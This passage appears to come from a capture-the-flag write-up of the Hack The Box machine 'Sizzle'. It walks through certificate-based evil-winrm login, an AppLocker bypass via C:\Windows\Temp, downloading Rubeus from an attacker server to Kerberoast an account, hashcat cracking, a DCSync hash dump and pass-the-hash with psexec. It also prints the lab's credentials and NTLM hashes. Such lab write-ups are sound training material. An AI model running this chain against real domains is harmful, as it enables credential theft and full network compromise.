 Fig. 06: The Advanced Certificate Request form on the ADCS web interface ready for a custom CSR.
Fill in the big field with your CSR from the clipboard:
 Fig. 07: The CSR pasted into the ADCS request field, awaiting submission to generate a user certificate.
And hit submit. After a few seconds, this page will hopefully appear:
 Fig. 08: The certificate issuance confirmation page offering the signed cert for download in Base64 format.
Select “Base 64 encoded” and hit “Download certificate”.
Using the signed certificate and private key, it is now possible to log in to the box using evil-winrm, specifying the files:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
$ evil-winrm -c certnew.cer -k server.key -i 10.10.10.103 -u amanda -p 'Ashare1972' -S

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Warning: SSL enabled

Info: Establishing connection to remote endpoint
Enter PEM pass phrase:
*Evil-WinRM* PS C:\Users\amanda\Documents> whoami
htb\amanda
*Evil-WinRM* PS C:\Users\amanda\Documents> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : htb
   IPv6 Address. . . . . . . . . . . : dead:beef::13f
   Link-local IPv6 Address . . . . . : fe80::c812:17cc:5933:556f%4
   IPv4 Address. . . . . . . . . . . : 10.10.10.103
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2

Tunnel adapter isatap.{46648897-E969-4FE1-9579-63F4E5F7CD54}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : htb
*Evil-WinRM* PS C:\Users\amanda\Documents>
Horizontal Privilege Escalation
Summary
After obtaining a shell as “amanda”, I began enumerating the machine internally. Transferring some tools over and failing to execute them due to errors tipped me off that AppLocker is enabled. I enumerated the AppLocker configuration to find where I can run executable files. That let me follow the Kerberoasting attack path I discovered earlier (Kerberos’s port isn’t open in the firewall, but I can reach it from the inside) and crack the password hash for “mrlky”.
Details
First, I’ll enumerate AppLocker configuration:
1
2
*Evil-WinRM* PS C:\windows\temp> Get-AppLockerPolicy -Effective | select -ExpandProperty RuleCollections
Enter PEM pass phrase: ...
From the output, we see that we can run executable files from the windows directory and all its subdirectories:
1
2
3
4
5
6
7
8
9
PathConditions      : {%WINDIR%\*}
PathExceptions      : {}
PublisherExceptions : {}
HashExceptions      : {}
Id                  : 9428c672-5fc3-47f4-808a-a0011f36dd2c
Name                : (Default Rule) All scripts located in the Windows folder
Description         : Allows members of the Everyone group to run scripts that are located in the Windows folder.
UserOrGroupSid      : S-1-1-0
Action              : Allow
So as long as I have write access to a folder under C:\Windows\*, I can execute my tools. There are many lists out there of folders on a Windows system that any user can write to.
The trick here is that, when accessing C:\Windows\Temp, and others, we get an access denied error when performing directory listing:
1
2
3
4
5
6
7
8
*Evil-WinRM* PS C:\windows\temp> dir
Enter PEM pass phrase:
Access to the path 'C:\windows\temp' is denied.
At line:1 char:1
+ dir
+ ~~~
    + CategoryInfo          : PermissionDenied: (C:\windows\temp:String) [Get-ChildItem], UnauthorizedAccessException
    + FullyQualifiedErrorId : DirUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand
However, even if “dir” fails, don’t assume you’re locked out. I tried writing a test file instead, which is often the best way to check for write access:
1
2
3
*Evil-WinRM* PS C:\windows\temp> "test" | Out-File C:\Windows\Temp\test.txt -ErrorAction SilentlyContinue
*Evil-WinRM* PS C:\windows\temp> type test.txt
test
As you can see, we can write to that directory.
I cloned the precompiled-binaries repository to my local machine, and, in the LateralMovement folder, started a http server:
1
2
user@attackbox:~/Hacking/Tools/precompiled-binaries/LateralMovement$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
In the victim machine, I got Rubeus.exe downloaded:
1
*Evil-WinRM* PS C:\windows\temp> powershell iwr -uri 10.10.14.10:8080/Rubeus.exe -outfile rubeus.exe
And was able to perform the Kerberoast attack in a breeze:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
*Evil-WinRM* PS C:\windows\temp> .\rubeus.exe kerberoast /creduser:htb.local\amanda /credpassword:Ashare1972 /nowrap

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.3


[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target Domain          : HTB.LOCAL
[*] Searching path 'LDAP://sizzle.HTB.LOCAL/DC=HTB,DC=LOCAL' for '(&(samAccountType=805306368)(servicePrincipalName=*)(!samAccountName=krbtgt)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'

[*] Total kerberoastable users : 1


[*] SamAccountName         : mrlky
[*] DistinguishedName      : CN=mrlky,CN=Users,DC=HTB,DC=LOCAL
[*] ServicePrincipalName   : http/sizzle
[*] PwdLastSet             : 7/10/2018 2:08:09 PM
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash                   : $krb5tgs$23$*mrlky$HTB.LOCAL$http/sizzle@HTB.LOCAL*$CD [snippet]
In which I saved the hash to a file in my local machine:
1
$krb5tgs$23$*mrlky$HTB.LOCAL$http/sizzle@HTB.LOCAL*$CDF65DF [snippet]
And used hashcat alongside with rockyou.txt wordlist to crack it:
1
hashcat mrlky.hash /usr/share/wordlists/SecLists-master/Passwords/Leaked-Databases/rockyou.txt
Revealing the credentials for “mlrky”:
1
mlrky:Football#7
Vertical Privilege Escalation
Summary
With credentials for mlrky, we can perform the DCSync attack. This was discovered earlier when enumerating with bloodhound.
Details
It’s as simple as running secretsdump from Impacket toolkit on my linux machine:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
$ secretsdump.py 'htb.local'/'mrlky':'Football#7'@'10.10.10.103'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:f6b7160bfc91823792e0ac3a162c9267:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:296ec447eee58283143efbd5d39408c8:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
amanda:1104:aad3b435b51404eeaad3b435b51404ee:7d0516ea4b6ed084f3fdf71c47d9beb3:::
mrlky:1603:aad3b435b51404eeaad3b435b51404ee:bceef4f6fe9c026d1d8dec8dce48adef:::
sizzler:1604:aad3b435b51404eeaad3b435b51404ee:d79f820afad0cbc828d79e16a6f890de:::
SIZZLE$:1001:aad3b435b51404eeaad3b435b51404ee:74cd9c0ebd6635465dcd703a5380bd8e:::
<SNIP>
With the password hash for the Administrator user, I can use psexec.py from Impacket to obtain a shell as NT AUTHORITY/SYSTEM, compromising the entire system at this point:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
$ psexec.py -hashes :f6b7160bfc91823792e0ac3a162c9267 -dc-ip 10.10.10.103 htb.local/administrator@10.10.10.103 cmd.exe
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.10.10.103.....
[*] Found writable share ADMIN$
[*] Uploading file VAgBkctr.exe
[*] Opening SVCManager on 10.10.10.103.....
[*] Creating service ubiD on 10.10.10.103.....
[*] Starting service ubiD.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : htb
   IPv6 Address. . . . . . . . . . . : dead:beef::13f
   Link-local IPv6 Address . . . . . : fe80::c812:17cc:5933:556f%4
   IPv4 Address. . . . . . . . . . . : 10.10.10.103
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2

Tunnel adapter isatap.{46648897-E969-4FE1-9579-63F4E5F7CD54}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : htb

C:\Windows\system32>